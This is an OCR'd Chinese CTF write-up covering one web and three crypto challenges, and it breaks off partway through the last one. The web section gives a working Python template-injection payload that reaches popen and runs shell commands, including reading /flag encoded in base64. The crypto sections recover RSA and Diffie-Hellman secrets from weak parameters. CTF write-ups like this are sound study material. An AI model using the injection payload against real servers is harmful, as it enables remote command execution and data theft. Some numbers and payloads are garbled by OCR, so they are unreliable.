
Week3_Nse4u Wp

Week3_Nse4u Wp
- Web
  - 1. todolist
- Crypto
  - 1. LikiPrime
  - 2.EncryptedChats
  - 3.HappyNewYear

Web

1. todolist

1. 打开题目，发现是一个可以任意添加内容的页面
2. 插入xss语句，发现没有任何过滤，虽然执行了，但是好像没有啥用




3. 看到提示说，后端是用python写的，考虑到或许可以插入python语句
4. 百度python注入，得知模板注入
5. 在todolist列表输入{{1+1}},返回2，发现确实有模板注入，而且没有过滤
6. 于是考虑用模板注入来执行shell语句
   1. 要执行shell语句，要先找到怎么用os模块
   2. 发现这个模板import会报错，所以考虑从python用到的对象入手，找到它所在的类里有没有导入os的
   3. 于是考虑用""，即字符串对象，

```
"".__class__
##返回“”变量的类型<class 'str'>
"".__class__.__bases__
##返回类型列表(<class 'object'>,)
"".__class__.__bases__[0].__subclasses__()
##返回它的子类
```

4. object对象有很多子类，现在就是要从这些子类里找到可以调用os模块的子类
5. 用程序跑一下

```
num=0
for items in "".__class__.__bases__[0].__subclasses__():
    num+=1
    try:
        if 'popen' in items.__init__.__globals__.keys():
            print(items,num)
            break
    except:
        pass
```


6. 答案是129



7. 于是payload得到
8.

```
"".__class__.__bases__[0].__subclasses__()
[129].__init__.__globals__['popen']('whoami').read()
```

9. 然而发现传上去却报错了




10. 考虑到科能是版本不一样的原因，又用linux下的环境跑了一下，得到的编号是132
11.

```
>>> num=0
>>> for items in "".__class__.__bases__[0].__subclasses__():
...     try:
...         if 'popen' in items.__init__.__globals__.keys():
...             print(items,num)
...             break
...     except:
...         pass
...     num+=1
...
<class 'os._wrap_close'> 132
>>>
```

12. 然而还是报错辽。于是到平台上在120左右试了试了下
13. 发现在117的地方正常返回
14.
```
{{"".__class__.__bases__[0].__subclasses__([117].__init__.__globals__['popen']('whoami').read()}}
```

15. 测试成功，接下来就是要拿flag了
16. 先ls / 发现有一个flag
17.
```
{{"".__class__.__bases__[0].__subclasses__([117].__init__.__globals__['popen']('ls /').read()}}
```

18. 再cat flag，发现被拦住了，可能是有检测机制
19. 

20. 用管道符base64编码后输出。gotit

21. 

22. 解码后得到flag

23.
```
hgame{h0w_4bou7+L3arn!ng~PythOn^Now?}
```

24. 最终payload如下

25.
```
{{"".__class__.__bases__[0].__subclasses__([117].__init__.__globals__['popen']("cat /flag | base64").read()}}
```

Crypto

1. LikiPrime

1. 下载附件，根据题目提示信息，发现里面是个RSA
2.
```
def get_prime(secret):
    prime = 1
    for _ in range(secret):
        prime = prime << 1
    return prime - 1


random.shuffle(secrets)

m = s2n(flag)
p = get_prime(secrets[0])
q = get_prime(secrets[1])
n = p * q
e = 0x10001
c = pow(m, e, n)
```
3. p和q是根据shuffle函数产生的，所以只要倒推回去，就可以了
4. 假设p<q,那么p*q==n,则p<sqrt(n),q>sqrt(n)
5. 先写个循环，爆破出在1到sqrt(n)中，所有可以由shuffle函数产生的数字p

```
import random
from libnum import s2n
from Crypto.Util.number import isPrime
import math
```


```
n =
297190741820403009366704152950706018200580021913993665927778980619568750
004117726549558826455934808263714276597924325812724994611394728229755401
028879266635705851027038183208721131970311897953845143262009291905402470
958948625319075400252165014727418907268314290770057742505996853542647801
822109042925270427699861719405859835199346926404179702448988768077453515
320947197748237119647136594448459798222260588870499920933264454029437951
956564858308075751593204424432247909435046490780580985938689836350716153
241396973938938700014243429818013702680169015466806960326172474961191154
052722767924590933924404836089871890573586301471264706175725330525590503
479666489869468842112891150185688367433120719570222809318581761803074896
151677846671068953582586882960882694851282310340556111133152907245004669
681038708458715530581978321985146896159060727454735201105926505142319595
152374831070387640595229878751974872470024331948516224751835003579718133
508606655038566841790401660194389066707539943711111384299298908330948669
812451008245424079782931877506566167193896582640317284877193480470824675
778520875645213613483999940961540943642520801301748917564618106054055642
282784411426960273387021894339244586353444369269638464291221532824278739
462335586105591224435103825461648061811824896090877512571728145894861163
732801883809465918726156374666882030555488083449812444572758973036227098
520184255711084263671420773720930560938333438298574609811258289099226150
511668285007714925984822165527906672320572636540547199184952403191226256
665971024342219463601081585085423674412283556140519562502143962754863260
888887122786761595205416653064077088787655442716512915331926868877768175
122583721210873527989527850943345902996072599033244518501580 9
```

```
e = 65537
```

```
c =
122319687121575449575656743323587859005316940759924786874310915631544036
615551677400096578654484668068687317091935677375769977981410922271866044
547820466825205043077280358128463715123321231323317755611765664370114207
654676588367848076158525275168552413973889007026875985434713693872671218
270066309355056320087493101277137050727733674338732451558739869957739796
342990396500846479332022795514677747471625632382380000705977268785288223
182374483479237381406664972669036492230350639806409182311390267504282395
193144972255631652887241134235778214414939851087334909796336566027348383
317707579261732331310896377116647840013064226979375260079849148820466574
558943617007574932595548101935532184148804601708855923976851909716737684
606166325518812804039152544484364786068607052029822637891531833705056519
845759856907439649236503599997645225059897711849948264332175234947117068
410941618516494247462405521890357265097213752876090784263584819935239855
346021255332750375195112258466371084338971120869891623224402874594837427
132779960806345257614435361603325270542248428386827607937415748131073565
635876220016516674430110225126719529410974410012225308332555627739100901
283086493666541113323835087112629668896341123755644605981510355524590613
601339871861530440134738482261958224798977594333772628639025052052421012
672391937800311426987914882123358719975950263621715515715356835866634761
030214285603880113785205685967627669219210746933251583811742396260041947
683035330105869766629579638329593548153731699812579916399407394726771389
579618315548813706769110590742447833595092811083070656955756306774286000
291384072274549890311822751480589458577098016037412311099612382925289369
108798377455033183731325653777134948479647474941667550978272 9
```

```
p = 1
q = 1
i = 0
j = 0
p1 = 0
q1 = 0
m= False
```

```python
def judge(a,b):
    return (a==b)
def get_prime():
    p = 1
    q = 1
    p1 = 0
    q1 = 0
    for i in range(0,10000):
        p = 1
        j = 0
        for j in range(0,10000):
            if(judge(p1*q1,n)):
                return 1
            p = p <<1
            p1 = p-1
        q = q << 1
        q1 = q-1
def prime(m):
    p=1
    p1=p-1
    lisi=[1]
    for i in range(0,m):
        if isPrime(p1):
            print(p1)
            lisi.append(p1)
            print('\r')
            if(p1*p1>n):
                print("this is the biggest")
                print(p1)
                print("\r")
                print(i)
                return lisi
        p = p<<1
        p1 = p-1
t = input("value=?")
print(prime(t))
print("ok")
```

6. 输入10000，寻找在执行1到10000次时，是否有p>sqrt(n)
7. 得到最大为3217次，同时返回了一个lisi列表，里面时所有可能的p的取值
8. 

9. 那么q的取值就是n/p,那么要求q的话，就在lisi列表中寻找，是否有个n/p为质数，若找到了，那么这个q就是产生n的大素数q。（因为RSA加密要求n由两个质数产生。）

```
from Crypto.Util.number import isPrime
lisa = []
m = 0
n =
297190741820403009366704152950706018200580021913993665927778980619568750004117726549558826455934808263714276597924325812724994611394728229755401028879266635705851027038183208721131970311897953845143262009291905402470958948625319075400252165014727418907268314290770057742505996853542647801822109042925270427699861719405859835199346926404179702448988768077453515320947197748237119647136594448459798222260588870499920933264454029437951956564858308075751593204424432247909435046490780580985938689836350716153241396973938938700014243429818013702680169015466806960326172474961191154052722767924590933924404836089871890573586301471264706175725330525590503479666489869468842112891150185688367433120719570222809318581761803074896151677846671068953582586882960882694851282310340556111133152907245004669681038708458715530581978321985146896159060727454735201105926505142319595152374831070387640595229878751974872470024331948516224751835003579718133508606655038566841790401660194389066707539943711111384299298908330948669812451008245424079782931877506566167193896582640317284877193480470824675778520875645213613483999940961540943642520801301748917564618106054055642282784411426960273387021894339244586353444369269638464291221532824278739462335586105591224435103825461648061811824896090877512571728145894861163732801883809465918726156374666882030555488083449812444572758973036227098520184255711084263671420773720930560938333438298574609811258289099226150511668285007714925984822165527906672320572636540547199184952403191226256665971024342219463601081585085423674412283556140519562502143962754863260888887122786761595205416653064077088787655442716512915331926868877768175122583721210873527989527850943345902996072599033244518501580 9
```

```
lisi = [3, 7, 31, 127, 8191, 131071, 524287, 2147483647,
2305843009213693951, 618970019642690137449562111,
162259276829213363391578010288127,
170141183460469231731687303715884105727,
68647976601306097149819007990813932172694353001433054093944634591855431833976560521225596406614545549772963113914808580371219879997166438125740282911150571515311379928167670986895882065524686273295931177270319231994441382004035598608522427391625022652292856688893294862465010153465793376527072394095199787665873519438312708353932190317281273104079321946643990819252403273640855386152622472667048053191123504036080596733602980122394417323241848424216139542810077913835662483234649081399066056773207629241295093892203457731833496615835504729594205476898112116936771475484788669625013844382602917323488853116082853841658502825560466622483189091880184706822220314052102669843548873295802887805086973618690071472071055570316872908714759799152141802350848986227373817363120661453331697751477712164785702978780789493774073370493892893827485075314964804772812648387602591918144633653302695404969612011134301569023960939890902262593269350252814096149834993882228314485986018343185362309237726413902094902318364468996082107954829637630942366309454108327937699053999824571863229447296364188906233721717237421056364403682184596496329485386969058726504869144346374575072804418236768135178520993486608471725794084223166780976702240119902801704748944874269247421088235368084850725022405194525875428753499765585726702296339625752126374778977855015526465226099888699140135404838098656812504194976866977710074460875571837584295711517064021018098862086324128599011119912199634046857928204733691125452690039890261532459311243167023957587056936793647909034974611470710652541933539381249782263079473124107988748690400702793284288103117548441080948782524948667609695869981289826458775960289791715369625030684296173317021847503245830091718321049160501576288866063721455017022259251252240768296054271735739648129952505694124807207384768552936816667128448311908776206067866638621902401185707368319018864792258104147140789353865624979681787291276295949244119609613867139462798992750069549171397587960612238033935373810346664944029510520590479686932553886479304409251041868170096401717641331724181328363512591170860132026277762467679224415309418188875531254273039749231618740192665863620862012095168004834065506952417331941774416895092388070174103777095975120423130666240829163535179523111861548622656045476911275958487756105687579311910177114088262521538490358304011850721164247474618230314713983402292880745456779079410372882358207058923510684338829868886166586502809276920803396058693087905004095037098759021190183719916209940025689351131365488297391126567973032419865172501164127035097054277734779723498216764434466683831193225400996489940517902416240565190544836908096160616257430423617218633394158524264312087372665919620617535357488928945996291951830826218608534009379328394202618665861425032514507730962742353768229386494071277008460771242118230808041392980870575047138252645714483793711250320818261265666490842516994539518877896136502484057393785945994443352311882801236604062624686092121503499375847822922371443396288584859382157388212323936870461606773629093150715]
for i in lisi:
    k = n/i
    if isPrime(k):
        lisa.append(k)
        print(i)
print(lisa)
```

```
print("ok")
```

> 得到大素数q

```
lisa = []
m = 0
n = 29719074182040300936670415295070601820058002191399366592777898061956875000411772654955882645593480826377
lisi = [3, 7, 31, 127, 8191, 131071, 524287, 2147483647, 2305843009213693951, 618970019642690137449562111,
for i in lisi:
    k = n/i
    if isPrime(k):
        lisa.append(k)
        print(i)
print(lisa)
print("ok")
```

```
问题 3  输出  调试控制台  终端                                    1: Python

87
[285542542228279613901563566102164008326164238644702889199247456602284400390600653875954571505539843239754513915896150297878399377056071435169747221107988791198200988477531339214282772016059009904586686254989084815735422480409022344297588352526004383890632616124076317387416881148592486188361873904175783145696016919574390765598280188599035578448591077683677175520434074287726578006266759615970759521327828555662781678385691581844436444812511562428136742490459363212810180276096088111401003377570363545725120924073646921576797146199387619296560302680261790118132925012323046444438622308877924609373773012481681672424493674474488537770155783006880852648161513067144814790288366664062257246652757871273746492310963750011709018907862633246195787957314256938050730561196775803380843333819875009029688319359130952698213111413223933564901784887289822881562826008138312961436638459454311440437538215428712777456064478585641592133284435802064227146949130917627164470416896780700967735904298089096167504529272580008435003448316282970899027286499819943876472345742762637296948483047509171741861811306885187927486226122933413689280566343844666463265724761672756608391056505289757138993202111214957953114279462545533053870678210676017687509778661004600146021384084480212250536890547937420030957220967329547507217181155318713102310579026085806071]
ok
PS C:\Code\python>
```

10. 于是把p、q,n、e、c带到sRSA脚本里，得到flag

11.
```
CTF > jisuann.py > ...
from Crypto.Util.number import long_to_bytes,bytes_to_long,getPrime,isPrime
import primefac
def modinv(a,n):
    return primefac.modinv(a,n)% n
#from question
n = 29719074182040300936670415295070601820058002191399366592777898061956875000411772654955882645593480826
e = 65537
c = 12231968712157544957565674332358785900531694075992478687431091563154403661555167740009657865448466806
#from yafu
p=10407932194664399081925240327364085538615262247266704805319112350403608059673360298012239441732324184848
q=28554254222827961390156356610216400832616423864470288919924745660228440039060065387595457150553984323971
#calc
d = modinv(e,(p-1)*(q-1))
m = pow(c,d,n)
print(long_to_bytes(m))
```

```
问题 99  输出  调试控制台  终端                                    1: Python

Windows PowerShell
版权所有 (C) Microsoft Corporation。保留所有权利。

尝试新的跨平台 PowerShell https://aka.ms/pscore6

PS C:\Code\python> & C:/Python27/python.exe c:/Code/python/CTF/jisuann.py
ngame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}
PS C:\Code\python>
```

2.EncryptedChats

> 这题木有得分，写出来已经过八点了，但是还是写个WP8

1. 先是开题目附件，发现一个文本文件和一个py文件，文本文件里是一段加密通话
2. PY文件里是AES加密，其中iv的值可以从文本文件里获取，但是共享密钥是通过dh交换密钥获取的

```python
def encrypt_flag(shared_secret: int):
    # Derive AES key from shared secret
    sha1 = hashlib.sha1()
    sha1.update(str(shared_secret).encode('ascii
    key = sha1.digest()[:16]
    # Encrypt flag
    iv = os.urandom(16)
    cipher = AES.new(key, AES.MODE_CBC, iv)
    ciphertext = cipher.encrypt(pad(FLAG, 16))
    # Prepare data to send
    data = {}
    data['iv'] = iv.hex()
    data['encrypted_flag'] = ciphertext.hex()
    return data


print(encrypt_flag(shared_secret))
#AES  need key,iv,miwen
#dh need a,b,
```

3. 于是要先算出共享密钥

4. 通过聊天得知，是在加法群里做运算的，于是g^a%p=g*a%p

```
加法群这个我也不知道为啥，网上这么说那我就这么试试吧
```

5. 又因为a,b是小于p的，所以a%p=a,b%p=b于是先写个脚本


```python
from Crypto.Util.number import long_to_bytes,bytes_to_long
import gmpy2
import math
g=126029839247354198684287833298591026520728374317358950608112584605326003195395098009159898118795067902070255050031831218124805240331631571140867741486989697
p=305672609051796514193584860998343158373541027146902533388511612070428462543513745728188842866610929388766750327287005903360292436197730644029238302098731551533383205021645873818488497913042140849931392335810724318145558854088211846525443616711345648272655163312830762232478299802255918576434873564062849135609606570537776121155912419837297165421925186840038408064423290987704245042754657567399254340194603511382732725597383329845600954658094812701986892516553929419668357339474375031584867319066497160262006610650549144452454685174064049044442611968263702523591023247679863144731831830592120095457896659061978445181 19
```

```
A =
64070015175220317554610290873586866992460166919532867454562031442896660651602841030941310278882467269804887320954295495921189686017375064270991984427886262230191359821247882118198319796427386351502791269172209018619770419112996079133921432900159042111171184518488223908565960177759950106971006278869294065124835651055883061513042497915587422295570961753207670549985739537284188965718386977796216415223727198900569626812235959315191742653574870722966797576882383858984425495940490024677568362257705657408607319329112803853597637720647211797334184538241275938789171849153166163990717225556098387857433849478825430586 35

B =
55220848306734488024723796410084284340720408527682901304482358451957711339187395942646105104638930576247918739594264610510463893057624708884582014543830006080817861021084744442853000214255627245043637249746122276197746218245294751388707482963766671673132397987037206351382243587125132176045698842765132516170038380082960827685999171784573076403263805872956662915243881231692449654149275888820037532470850264558453205278742587835307445224553085960655979022106537448453052714680862241872083962132070855880313627473529059053435080926253793414935845700417866255065856003229650526684818993756513766702199085676080094439858573581263352472782320202554677235

gni = gmpy2.invert(g,p)
#a,b< p
#add group
b = B*gni%p
a = A*gni%p
#查看a,b
print("\n\na={}\n\nb={}".format(a,b))
shared = a*B%p
#查看共享密钥
print("\n\nshared={}".format(shared))
```

6.得到共享密钥



7. 于是把共享密钥带回去进行解密
8. 但是第一步要先把iv和encrypted_flag反着hex一下（当时忘记处理encrypted_flag了，乱码了好久，哎）、
9. 反hex的代码与执行结果如下

```
import os

iiva = 'd3811beb5cd2a4e1e778207ab541082b'
iivb = 'b4259ed79d050dabc7eab0c77590a6d0'

iva = bytes.fromhex(iiva)
ivb = bytes.fromhex(iivb)

encrypted_flaga =
'059e9c216bcc14e5d6901bcf651bee361d9fe42f225bc0539935671926e6c092'
encrypted_flagb =
'af3fe410a6927cc227051f587a76132d668187e0de5ebf0608598a870a4bbc89'

fa = bytes.fromhex(encrypted_flaga)
fb = bytes.fromhex(encrypted_flagb)

print(iva)
print('\n\n')
print(ivb)
print('\n\n')
print(fa)
print('\n\n')
print(fb)

# iva = b'\xd3\x81\x1b\xeb\\\xd2\xa4\xe1\xe7x z\xb5A\x08+'
# fa =
b'\x05\x9e\x9c!k\xcc\x14\xe5\xd6\x90\x1b\xcfe\x1b\xee6\x1d\x9f\xe4/"
[\xc0S\x995g\x19&\xe6\xc0\x92'
# ivb = b'\xb4%\x9e\xd7\x9d\x05\r\xab\xc7\xea\xb0\xc7u\x90\xa6\xd0'
# fb
=b"\xaf\xe4\x10\xa6\x92|\xc2'\x05\x1fXzv\x13f\x81\x87\xe0\xde^\xbf\x06\x
08Y\x8a\x87\nK\xbc\x89"
```

10. 然后就可以进行AES解密了


```
from Crypto.Cipher import AES
import hashlib

iva=b'\xd3\x81\x1b\xeb\\\xd2\xa4\xe1\xe7x z\xb5A\x08+'
ivb=b'\xb4%\x9e\xd7\x9d\x05\r\xab\xc7\xea\xb0\xc7u\x90\xa6\xd0'
fa=b'\x05\x9e\x9c!k\xcc\x14\xe5\xd6\x90\x1b\xcfe\x1b\xee6\x1d\x9f\xe4/"
[\xc0S\x995g\x19&\xe6\xc0\x92'
fb=b"\xaf?\xe4\x10\xa6\x92|\xc2'\x05\x1fXzv\x13-
f\x81\x87\xe0\xde^\xbf\x06\x08Y\x8a\x87\nK\xbc\x89"

shared_secret =
490509549761481489772070793110036544853784260514733661003933709255835078
919519372641467580941610394230344837107579069329333060473325427169621018
402181781249891350056819936779382066261779363579971125715994259195059573
452550592715145414375705357194949286704445846449303684377339144183377338
683057527694508417157519607974715656880166349193133203724969055854340761
714198791285889976287681768756461050422411760097924652138602990218232188
153831183911049847555611583697693351674454176696907563439622916549894710
481595848873900750475432872523786825819593663392646382068057562832942657
960182705844723118139315898348137457480 4
hash = hashlib.sha1()
hash.update(str(shared_secret).encode('ascii'))
```

```
key = hash.digest()[:16]
#创建AES解密对象c
c = AES.new(key,AES.MODE_CBC,iva)
textc = fa
ans = c.decrypt(textc)
print(ans)
key = hash.digest()[:16]
#更新c的iv为ivb
c = AES.new(key,AES.MODE_CBC,ivb)
textc = fb
ans = c.decrypt(textc)
print(ans)
```

11. 得到答案



12. 去掉换行与制表，拼接起来即可

```
hgame{AdD!tiVe-Gr0up~DH_K3y+eXch@nge^4nd=A3S}
```

3.HappyNewYear

1. 打开附件，发现是7组n、e、c，而且每个e都是3
2. 根据提示“有很多内容都是一样的”，猜测可能是低加密指数广播攻击
3. 于是编写解题程序

```
import gmpy2
from libnum import *
from Crypto.Util.number import long_to_bytes
from math import sqrt,pow
import primefac
n = [0,0,0,0,0,0,0,0,0,0,0,0]
e = [0,0,0,0,0,0,0,0,0,0,0,0]
c = [0,0,0,0,0,0,0,0,0,0,0,0]
##先导n,e,c到列表n,e,c中
```

```
n[1] =
768731284506327944113406236027267453153178504481960474163849413572959901900781941471060120664615036667721568236486104212543941626093683611820051956888999990409535944068510533828285247642295156383062225121123397420863524500301605790432399020453905305067131509497931914214431033157498386840010234482484177898191608673445690542041959091445418878375877435164674203776931738708624804301646179653019817596612876848617302959482364008286148292002918372774353441375602500755004724814787928356594079344361596836482525021434616271982920662313256530007883018720585047232121289721656963132683682023625683229940587959315583539720857557451681402228168096559968476948263356605729649774017109848808425693506724312264272613164411551780892434255749213128692122454364559986018251379167331425321803760454026945039856860491038669974395683809854790365463840636343980962376205540013015629307389934488725537142983815565534720739509012176887290320329127809218230756596181528831774086891633290341399153631178022171655153576793324046302349267421556220063264261739968103953460444018066381487941305190730721608513048181450127628562770702172658088836581698332318905758721984778545449145728049393279394785952324627362503706190204128637631213405674863660425389313259
e[1] = 3
c[1] =
722725267571877807402319081826628305252544883884335241258703688920929757984818470073041479840921480077113183869560758029121565524819466778712481183488277905449328223533043391590093655773827799575075615676500130199172201779452716348108026696828323022993975174610207567571651550333881731147356813019258889551558181283524226640533248278854014925611349437981496618737067694827760611462986937139153931759450833678899875716817769271225833762399747028060447922993813704886641958020178232408113941805094406099673451411416533897464312848939725307354389554643482809608253257764835540085375275381063982073356882613442540171518899312141515089154809615099206813643527787950682667248793640969962522728416173416436665225639743464524913029698224839014727369080021769952448082852026445429491519203109388824325651011971747874224791974055995039439283757815805383748534713950030884675451280600291877944318915633779676475689917722010405372991888673837323918027812538043145675626579515016847102622765970912797198618290066283775750738757810889399466511281830907242906074385975601933211304962404822605735686469716581306953085852404049568020179296733175215726083856740528947734472059327900607300053335397953235556147058176657864764113519694241683669623705786
```

```
n[2] =
52495554982270110882024944834154947178954297037429722071964414446704612099970843502726980971749170838459150274784381185859925657800615240986152162480041422104943479016988352365425741690681145113119585558624459837488087869241838920023853695225867743865481809623600166554087873399391607096943930960066905821653238128513122009085438469647970233190547690812990714884526122724065211294733252863353053612662498096532976972273019631446622835704720241172866721075241553118399444619649756067546482948914446034527197029043296867226467390140262361175465932673129685497666662167082114259368591713670044469780955810420060714389043507570707061129150071885165680539302629323340904857078380746639406842784054066196290404127562974351550470732956889057701068241533469665269708040337792974792839671609064624273734488264409908037327963582749939131119285299618565955038449080047185142908091099286222071106259434530841587125509988124634728986309920606439740930811537598857558982632237868734857663853645411122621117175983417162818791869180350737709034243602399686004808133116046260847513863100560285962053110278579574895754928960943506584372424062481234806423574610837438057911596190771344568064718882123247708570545980147637910744997312960997877114875563
e[2] = 3
c[2] =
34110663690236462453762180393705968382950084773173721702447947229102117868841270816391462580424161421481323287279560344771837711680149251407621544732737892160496443939357041950388493554496406007658435517211507967374859158779641371713073809459356957664870385022506283994639885012608754343497740963582877475346528865751238785898641641562644419639994889039921662499512792397994326679297072288344988329863729467521185656908541750681614296631331948235836697947639517519093825102735706418368162081693311580728579264440449951888361065347124447876814670051679652280281965491150266115964128635848848265679743499256971016535195477416889144131600175159747033626985115139696085153828051183257884668367446309997650590293659781294222777784435987334384194429993199873061206563903159227361936901013994702046575677089263288115905540761147293222721696340819505305497691052766999798297905368576684359681315851605714974267829409740228043899512270242579080482164570677517245195783188509338962785491871370414414487565392656794817257748899014632689366928706013426731920865802714147114118673053353872356444566840336431784793686607763099763915943769968162453433779091468653936247489610842351714130350853888962620401435016019892000066519489369586647822582532
```

```
n[3] =
53181671505106791162920056725464060840789515112032191593422355041608405594181005727564712436537216469179981565432484315283562165721914397151079456528243871913218970835708426956139060253334866721077896754733157034530771327179750047280069361589773838635732276021378260728867263915877164348051945569914453588575457063197281475164921102658414696356974866007151939945907669480578721653315014957990555310155599718222144671657434519229720170728047009967316802152227602157325543114739109590744465430396636836261830727789045043164668041708286690654355965583599208183516831909757641879944247263404143978111091581452786062684003588458895383794372330249781396647663263878178552445441955610944336920978635330233093224117129856830919008120663634772021426868810066167085694513717907623275381425967491310280638933695036304733894442046829224871985658764101456919475227782968461980391872224572467712923235830571954878314852775373525829578060751073907433729903725405528775008281892196408813191030718076093978452002157939946565766563496036568071173631123221922170475250236104778064483882894757896283336775177394351329496072308184567470071411461390570896718323421907866254852749169182223822697373008975031460617728570289859571191271606974654223549308574 9
e[3] = 3
c[3] =
96655501480984228476843527875038148766862682735216531181731365068856421448884071634422050543257015201836409006098564512948671369804995159104827331853700167554494548064655395947790619030027666553546707921275511050067552520015915189711919816240838635843727117678456359153157042256845391879627204005136329626204082446757707275024018932620919979573721462329490962992796317057293975350138690301006093906543825995442041881912668467639058815752449994459671712370905576936766284703593791336731603543492278087975208438906947966054673189424532474872122585340933934837935650393646216239318131268109344918651250925428018278665569580645117439459587437729735009669592816057201053074978283319149894796397333902672858475161613255814596817201545193202169499144055305358584644635503323032680354835638327999633796089419073741897835010300917603325122563734141907765815188906909017245236242853269976816696795439826925876239600449014662736919205840699787188466436497530759889271878272675511804209502453822900397006767975864334707665149166220819464748535531766670263050223009402082194467219438612279935716319300498861153496030333202808928006701019408354471055774090532330704743753190920815655232618981877529057446430825964256948001465214314349394508264556
```

```
n[4] =
4937722535200287012283940737911187968988606425462935171659763408801886
7150117075799215793783580986437595766138037614918336223796071462459430
1301578885724183490678033704978135608268473206365825232902155458695063
5619426089805656756760601702475872038333002057814822103069786156562176
7525849323950453976221391998414647714635299534944490428264800133854109
1894423167804984256356783623092953892148062097076194840351505254447228
3390519151629493435350175631674132999913401945488137823605547795077225
1059268381139850960747346860140458761756933715082477860088388461620474
6234575349549906287741463102675096118386062231492163458668021511751022
4391910805073455409218397033822904457970467398136482893212925892011499
5567208568744519334336410549234361129334854059858728690949900023441695
